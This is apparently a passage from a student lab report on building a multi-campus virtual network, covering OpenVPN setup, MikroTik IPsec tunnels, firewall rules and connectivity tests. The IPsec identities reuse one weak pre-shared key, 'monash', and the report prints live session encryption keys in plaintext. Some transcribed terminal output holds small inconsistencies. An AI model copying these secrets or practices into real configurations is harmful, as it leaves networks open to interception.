mandatory, and its operation is under the assumption that it's functioning as an SSL VPN on port 443. During the configuration process, several packages, including 'easy-rsa', were installed to set up the VPN functionalities. These packages facilitate the creation and management of RSA keys for the VPN. Moreover, additional necessary libraries and utilities, such as 'libglib2.0', 'openssl', and 'libssl1.1', were also installed to support the VPN server's operation. Toward the conclusion of the setup, the OpenVPN server service was initiated, as evidenced by the command 'service openvpn start', which completed successfully. This comprehensive process ensures that the VPN server is correctly configured and ready to provide secure communications.



```
VPN_Server
File Edit View Terminal Tabs Help
netadmin@SecureCorp: ~ x FTP_Server x VPN_Server x
Selecting previously unselected package easy-rsa.
Preparing to unpack .../13-easy-rsa_3.0.6-1_all.deb ...
Unpacking easy-rsa (3.0.6-1) ...
Setting up xdg-user-dirs (0.17-2ubuntu1) ...
Setting up libglib2.0-0:amd64 (2.64.6-1~ubuntu20.04.6) ...
No schema files found: doing nothing.
Setting up opensc-pkcs11:amd64 (0.20.0-3) ...
Setting up libglib2.0-data (2.64.6-1~ubuntu20.04.6) ...
Setting up shared-mime-info (1.15-1) ...
Setting up libpcsclite1:amd64 (1.8.26-3) ...
Setting up libusb-1.0-0:amd64 (2:1.0.23-2build1) ...
Setting up openssl (1.1.1f-1ubuntu2.20) ...
Setting up easy-rsa (3.0.6-1) ...
Setting up readline-common (8.0-4) ...
Setting up libccid (1.4.31-1) ...
Setting up libreadline8:amd64 (8.0-4) ...
Setting up opensc (0.20.0-3) ...
Setting up pcscd (1.8.26-3) ...
invoke-rc.d: could not determine current runlevel
invoke-rc.d: policy-rc.d denied execution of start.
Processing triggers for libc-bin (2.31-0ubuntu9.2) ...
root@VPN_Server:~# service openvpn start
* Starting virtual private network daemon [ OK ]
root@VPN_Server:~#
```



```
VPN_Server
File Edit View Terminal Tabs Help
netadmin@Secur... x SSH_Server x Clayton_Internal... x VPN_Server x
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.

root@VPN_Server:~# service openvpn start
* Starting virtual private network daemon [ OK ]
root@VPN_Server:~# service openvpn status
* VPN 'server' is running
root@VPN_Server:~#
```

## Security Tests

### Ping tests across campuses


To test the network, a ping test from the client in the Clayton to the Peninsula is performed:

```
Ubuntu-20.04-1
File Edit View Terminal Tabs Help
netadmin@... x Metasploita... x KaliLinuxCL... x Toolbox-2 x Ubuntu-20... x
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.

root@Ubuntu-20:/# nslookup 31552544.com
Server: 10.200.30.53
Address: 10.200.30.53#53

Name: 31552544.com
Address: 10.200.11.80


root@Ubuntu-20:/# ping 192.168.122.201
PING 192.168.122.201 (192.168.122.201) 56(84) bytes of data.
64 bytes from 192.168.122.201: icmp_seq=1 ttl=62 time=16.6 ms
64 bytes from 192.168.122.201: icmp_seq=2 ttl=62 time=4.45 ms
64 bytes from 192.168.122.201: icmp_seq=3 ttl=62 time=4.17 ms
^C
--- 192.168.122.201 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 4.172/8.417/16.630/5.808 ms
root@Ubuntu-20:/#
```



### Service connectivity tests

At this stage, all devices are able to reach each other. All services (DNS, SSH etc.) is active. For example, doing nslookup 31552544.com from clayton client container returns the IP address of the web server:





```
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.

root@Ubuntu-20:/# nslookup 31552544.com
Server:      10.200.30.53
Address:     10.200.30.53#53

Name:   31552544.com
Address: 10.200.11.80

root@Ubuntu-20:/#
```


## VPN Configuration:

### IPSec Tunnels

#### Site-to-site VPNs established between campuses

In the integrated network setup, IPSec tunnels have been established to facilitate secure site-to-site VPN connections among various campuses. The campuses, namely Caulfield, Clayton, and Peninsula, each have their distinct IPSec configurations, encompassing proposals, policies, and identities. Specifically, every campus' VPN setup is detailed through its IPSec proposal, policy, and identity parameters.


Caulfield ipsec proposal:



The screenshot shows a MikroTik WinBox terminal window with the title "FIT-NetworkSecurity (Snapshot 1) [Running] - Oracle VM VirtualBox". The terminal is running the "netadmin@Secu..." user. The terminal output shows the configuration of an IPsec policy named "Caulfield". The configuration includes the following commands:

```
[admin@MikroTik] > /ip ipsec policy add src-address=10.202.10.0/24 dst-address=10.201.10.0/24 peer=Peninsula action=encrypt level=require ipsec-protocols=esp tunnel=yes sa-src-address=192.168.122.202 sa-dst-address=192.168.122.201 proposal=Caulfield-Peninsula
[admin@MikroTik] > /ip ipsec proposal print
Flags: X - disabled, * - default
# 1 name="Caulfield-Clayton" auth-algorithms=sha1 enc-algorithms=aes-256-cbc,aes-192-cbc,aes-128-cbc lifetime=30m pfs-group=modp1024
# 2 name="Caulfield-Peninsula" auth-algorithms=sha1 enc-algorithms=aes-256-cbc,aes-192-cbc,aes-128-cbc lifetime=30m pfs-group=modp1024
# 3 name="Caulfield-Peninsula" auth-algorithms=sha256 enc-algorithms=aes-256-gcm lifetime=8h pfs-group=modp1024
[admin@MikroTik] >
```

Caulfield ipsec policy:



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
```
[admin@MikroTik] > /ip ipsec policy print
Flags: T - template, B - backup,
X - disabled, D - dynamic, I - invalid, A - active, * - default
# 1 name="Caulfield-Clayton" auth-algorithms=sha1 enc-algorithms=aes-256-cbc,aes-192-cbc,aes-128-cbc lifetime=30m pfs-group=modp1024
# 2 name="Caulfield-Peninsula" auth-algorithms=sha1 enc-algorithms=aes-256-cbc,aes-192-cbc,aes-128-cbc lifetime=30m pfs-group=modp1024
# 3 name="Caulfield-Peninsula" auth-algorithms=sha256 enc-algorithms=aes-256-gcm lifetime=8h pfs-group=modp1024
[admin@MikroTik] >
```

Caulfield ipsec identity:

```
[admin@MikroTik] > /ip ipsec identity print
Flags: D - dynamic, X - disabled
0   ;;; Suggestion to use stronger pre-shared key or different authentication method
peer=Clayton auth-method=pre-shared-key secret="monash"
generate-policy=no

1   ;;; Suggestion to use stronger pre-shared key or different authentication method
peer=Peninsula auth-method=pre-shared-key secret="monash"
generate-policy=no
[admin@MikroTik] >
```

Clayton ipsec proposal:



The screenshot shows a terminal window titled "FIT-NetworkSecurity (Snapshot 1) [Running] - Oracle VM VirtualBox". The terminal is running Mikrotik CLI commands to configure IPsec policies. The commands include setting the pre-shared key to "monash", adding a policy for Clayton to Caulfield, and printing the policy details. The output shows the policy is active and includes the following details:

```
[admin@MikroTik] > /ip ipsec policy add src-address=10.200.10.0/24 dst-address=10.202.10.0/24 peer=Caulfield action=encrypt level=require ipsec-protocols=esp tunnel=yes sa-src-address=192.168.122.200 sa-dst-address=192.168.122.202 proposal=proposal protocol=proposal
[admin@MikroTik] > /ip ipsec policy add src-address=10.200.10.0/24 dst-address=10.202.10.0/24 peer=Caulfield action=encrypt level=require ipsec-protocols=esp tunnel=yes sa-src-address=192.168.122.200 sa-dst-address=192.168.122.202 proposal=proposal
[admin@MikroTik] > /ip ipsec policy print
Flags: T - template, B - backup, X - disabled, D - dynamic, I - invalid, A - active, * - default
#   P TUN SRC-ADDRESS
0   T *   ::/0
1   I ;;; bad proposal
   * yes 10.200.0.0/24
2   A P yes 10.200.10.0/24
3   A C yes 10.200.10.0/24
[admin@MikroTik] >
```

Clayton ipsec proposal:

```
[admin@MikroTik] > /ip ipsec proposal print
Flags: X - disabled, * - default
0 * name="default" auth-algorithms=sha1
  enc-algorithms=aes-256-cbc,aes-192-cbc,aes-128-cbc lifetime=30m
  pfs-group=modp1024

1  name="clayton-peninsula" auth-algorithms=sha256
  enc-algorithms=aes-256-gcm lifetime=8h pfs-group=modp1024

2  name="Clayton-Caulfield" auth-algorithms=sha256
  enc-algorithms=aes-256-gcm lifetime=8h pfs-group=modp1024
[admin@MikroTik] >
```

Clayton ipsec identity:

```
1  ;; Suggestion to use stronger pre-shared key or different authentication method
   peer=Peninsula auth-method=pre-shared-key secret="monash"
   generate-policy=no

2  ;; Suggestion to use stronger pre-shared key or different authentication method
   peer=Caulfield auth-method=pre-shared-key secret="monash"
   generate-policy=no
[admin@MikroTik] >
```

Peninsula ipsec proposal:

```
[admin@MikroTik] > /ip ipsec proposal print
Flags: X - disabled, * - default
0 * name="default" auth-algorithms=sha1
  enc-algorithms=aes-256-cbc,aes-192-cbc,aes-128-cbc lifetime=30m
  pfs-group=modp1024

1  name="Clayton-Peninsula" auth-algorithms=sha256
  enc-algorithms=aes-256-gcm lifetime=8h pfs-group=modp1024

2  name="Peninsula-Clayton" auth-algorithms=sha256
  enc-algorithms=aes-256-gcm lifetime=8h pfs-group=modp1024

3  name="Peninsula-Caulfield" auth-algorithms=sha256
  enc-algorithms=aes-256-gcm lifetime=8h pfs-group=modp1024
[admin@MikroTik] >
```

Peninsula ipsec policy:

```
[admin@MikroTik] > /ip ipsec policy print
Flags: T - template, B - backup,
X - disabled, D - dynamic, I - invalid, A - active, * - default
#      P TUN SRC-ADDRESS
0 T *   ::/0
1 I * yes 10.201.0.0/24
2 A C yes 10.201.10.0/24
3 A C yes 10.201.10.0/24
```

Peninsula ipsec identity:

```
1      ;; Suggestion to use stronger pre-shared key or different authentication method
peer=Clayton auth-method=pre-shared-key secret="monash"
generate-policy=no

2      ;; Suggestion to use stronger pre-shared key or different authentication method
peer=Caulfield auth-method=pre-shared-key secret="monash"
generate-policy=no
[admin@MikroTik] >
```

**/ip ipsec installed-sa print**

Peninsula:

```
[admin@MikroTik] > /ip ipsec installed-sa print
Flags: H - hw-aead, A - AH, E - ESP
0 E spi=0x7C2DBD9 src-address=192.168.122.200 dst-address=192.168.122.201
state=mature enc-algorithm=aes-gcm enc-key-size=288
enc-key="27ac404f842548eaf60b4f62881daccd966769de2da5384d658a6435e2f8c7f
f7c74ff5"
add-lifetime=6h24m12s/8h15s replay=128

1 E spi=0xB452E0B src-address=192.168.122.201 dst-address=192.168.122.200
state=mature enc-algorithm=aes-gcm enc-key-size=288
enc-key="d85e6aff3f8dc1dbbdc106d8802a14fbb550a33afad58eff27d1335fb389962a
c219db37"
add-lifetime=6h24m12s/8h15s replay=128

2 E spi=0x41895A1 src-address=192.168.122.202 dst-address=192.168.122.201
state=mature enc-algorithm=aes-gcm enc-key-size=288
enc-key="9add3414692435eb3958b8253147be0d384a2d0268c4eda6502fe42c3d5104e4
6e40c287"
add-lifetime=6h24m12s/8h15s replay=128

3 E spi=0x727D681 src-address=192.168.122.201 dst-address=192.168.122.202
state=mature enc-algorithm=aes-gcm enc-key-size=288
enc-key="a90b3a87a453314d75f0e10ea0d86c48586e337357a4522b8759e1b911f4024d
7195ccce"
- [Q quit|D dump|down]
```

Clayton:

```
[admin@MikroTik] > /ip ipsec installed-sa print
Flags: H - hw-aead, A - AH, E - ESP
0  E spi=0xB452E0B src-address=192.168.122.201 dst-address=192.168.122.200
   state=mature enc-algorithm=aes-gcm enc-key-size=288
   enc-key="d85e6aff3f8dc1dbbdc106d8802a14fbb550a33afad58eff27d1335fb389962a
   c219db37"
   add-lifetime=6h24m20s/8h25s replay=128

1  E spi=0x7C2DBD9 src-address=192.168.122.200 dst-address=192.168.122.201
   state=mature enc-algorithm=aes-gcm enc-key-size=288
   enc-key="27ac404f842548eae60b4f62881dacc966769de2da5384d658a6435e2f8c7f
   f7c74ff5"
   add-lifetime=6h24m20s/8h25s replay=128

2  E spi=0x79DBC7E src-address=192.168.122.202 dst-address=192.168.122.200
   state=mature enc-algorithm=aes-gcm enc-key-size=288
   enc-key="9f4fdaae798202daad53a409df79fac3f56d404ab3c5ab38bb8811f47e90ccbf
   ce7df9c3"
   add-lifetime=6h24m23s/8h29s replay=128

3  E spi=0xBB31602 src-address=192.168.122.200 dst-address=192.168.122.202
   state=mature enc-algorithm=aes-gcm enc-key-size=288
   enc-key="b55815ca24b28d8651f359566efcc33f85735f2b7406a56a8e13b4a4cafb146a
   dbfb551b"
- [Q quit|D dump|down]
```

Caulfield:

```
[admin@MikroTik] > /ip ipsec installed-sa print
Flags: H - hw-aead, A - AH, E - ESP
0  E spi=0xBB31602 src-address=192.168.122.200 dst-address=192.168.122.202
   state=mature enc-algorithm=aes-gcm enc-key-size=288
   enc-key="b55815ca24b28d8651f359566efcc33f85735f2b7406a56a8e13b4a4cafb146a
   dbfb551b"
   add-lifetime=6h24m18s/8h23s replay=128

1  E spi=0x79DBC7E src-address=192.168.122.202 dst-address=192.168.122.200
   state=mature enc-algorithm=aes-gcm enc-key-size=288
   enc-key="9f4fdaae798202daad53a409df79fac3f56d404ab3c5ab38bb8811f47e90ccbf
   ce7df9c3"
   add-lifetime=6h24m18s/8h23s replay=128

2  E spi=0x727D681 src-address=192.168.122.201 dst-address=192.168.122.202
   state=mature enc-algorithm=aes-gcm enc-key-size=288
   enc-key="a90b3a87a453314d75f0e10ea0d86c48586e337357a4522b8759e1b911f4024d
   7195ccce"
   add-lifetime=6h24m1s/8h2s replay=128

3  E spi=0x41895A1 src-address=192.168.122.202 dst-address=192.168.122.201
   state=mature enc-algorithm=aes-gcm enc-key-size=288
   enc-key="9add3414692435eb3958b8253147be0d384a2d0268c4eda6502fe42c3d5104e4
   6e40c287"
- [Q quit|D dump|down]
```


## Firewall Configuration:

### Access Rules

#### Defined accessibility for WEB, MAIL, VPN, DNS, FTP, SSH servers

The firewall's configuration has been meticulously structured to define and regulate access rules for various services, including WEB, MAIL, VPN, DNS, FTP, and SSH servers. The terminal logs demonstrate the application of specific rules.

```
[admin@MikroTik] /ip firewall filter> add chain=forward src-address=10.200.20.0/24 dst-address=10.200.30.21 protocol=tcp dst-port=21 action=accept
[admin@MikroTik] /ip firewall filter> add chain=forward dst-address=10.200.30.21 protocol=tcp dst-port=21 action=drop
[admin@MikroTik] /ip firewall filter> add chain=forward src-address=10.202.10.0/24 dst-address=10.200.30.22 protocol=tcp dst-port=22 action=accept
[admin@MikroTik] /ip firewall filter> add chain=forward dst-address=10.200.30.22 protocol=tcp dst-port=22 action=drop
[admin@MikroTik] /ip firewall filter> add chain=forward src-address=10.201.10.0/24 dst-address=10.200.11.25 protocol=tcp dst-port=25 action=accept
[admin@MikroTik] /ip firewall filter> add chain=forward dst-address=10.200.11.25 protocol=tcp dst-port=25 action=drop
[admin@MikroTik] /ip firewall filter>
```



The Clayton\_Internal\_Router serves as the internal firewall, positioned within the network, managing and regulating internal traffic. Its rules are designed to determine actions primarily based on source addresses and destination ports, such as allowing internal communication to specific services like SMTP. This design helps in protecting against potential internal threats or misconfigurations.

Conversely, the external firewall acts as the frontline defense, handling traffic that enters and leaves the internal network. It filters and scrutinizes the traffic to ensure only approved interactions with internal resources. For instance, it might permit FTP interactions only from specific external sources.

The rationale behind employing two firewalls is multifaceted. Firstly, it establishes layered security. If threats bypass the external layer, the internal firewall stands ready to defend. Secondly, while the external firewall is responsible for blocking broader threats, the internal firewall focuses on more refined, network-specific rules. Distributing the filtering tasks between the two firewalls ensures enhanced performance; the external one manages the bulk of the traffic, allowing the internal firewall to swiftly handle specific internal traffic. Moreover, having two separate firewalls enables focused management. Different teams can be assigned to each firewall, ensuring specialized attention and more straightforward maintenance.

In essence, the dual-firewall setup, with Clayton\_Internal\_Router acting as the internal layer, provides a comprehensive and efficient security infrastructure.

### **Connectivity based on firewall rules**


For MAIL access:

Clients from the Peninsula campus successfully accessed the MAIL server.

However, attempts from the Caulfield campus were unsuccessful, indicating that the firewall rules effectively blocked this access.


Peninsula success:





```
Ubuntu-20.04-3
File Edit View Terminal Tabs Help
netadm... x CLAYTON x CAULFI... x Mail_Se... x CA_Ser... x Ubuntu-... x
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
root@Ubuntu-20:/# telnet 10.200.11.25 25
Trying 10.200.11.25...
Connected to 10.200.11.25.
Escape character is '^]'.
220 Toolbox-1 ESMTP Postfix (Ubuntu)
```

Caulfield failed:




```
CAULFIED-CLIENT-01
File Edit View Terminal Tabs Help
netadm... x CLAYTON x CAULFI... x Mail_Se... x CA_Ser... x Ubuntu-... x
Setting up python3-requests (2.22.0-2ubuntu1.1) ...
Setting up networkd-dispatcher (2.1-2-ubuntu20.04.3) ...
Created symlink /etc/systemd/system/multi-user.target.wants/networkd-dispatcher.service → /lib/systemd/system/networkd-dispatcher.service.
Setting up ssh-import-id (5.10-0ubuntu1) ...
Attempting to convert /etc/ssh/ssh import id
Processing triggers for systemd (245.4-4ubuntu3.22) ...
Processing triggers for libc-bin (2.31-0ubuntu9.2) ...
root@CAULFIED-CLIENT-01:/# ssh 10.200.30.22
ssh: connect to host 10.200.30.22 port 22: Connection refused
root@CAULFIED-CLIENT-01:/# telnet 10.200.30.21
Trying 10.200.30.21...
telnet: Unable to connect to remote host: Connection refused
root@CAULFIED-CLIENT-01:/# telnet 10.200.30.21 21
Trying 10.200.30.21...
jkj
^C
root@CAULFIED-CLIENT-01:/# telnet 10.200.11.25 25
Trying 10.200.11.25...
```

Furthermore, when limiting SSH server access exclusively to clients within the Caulfield campus:

Clients from the Caulfield campus successfully connected to the SSH server.

In contrast, attempts from the Clayton campus were denied, demonstrating the efficacy of the rule in restricting SSH access only to Caulfield.

Caulfield success:

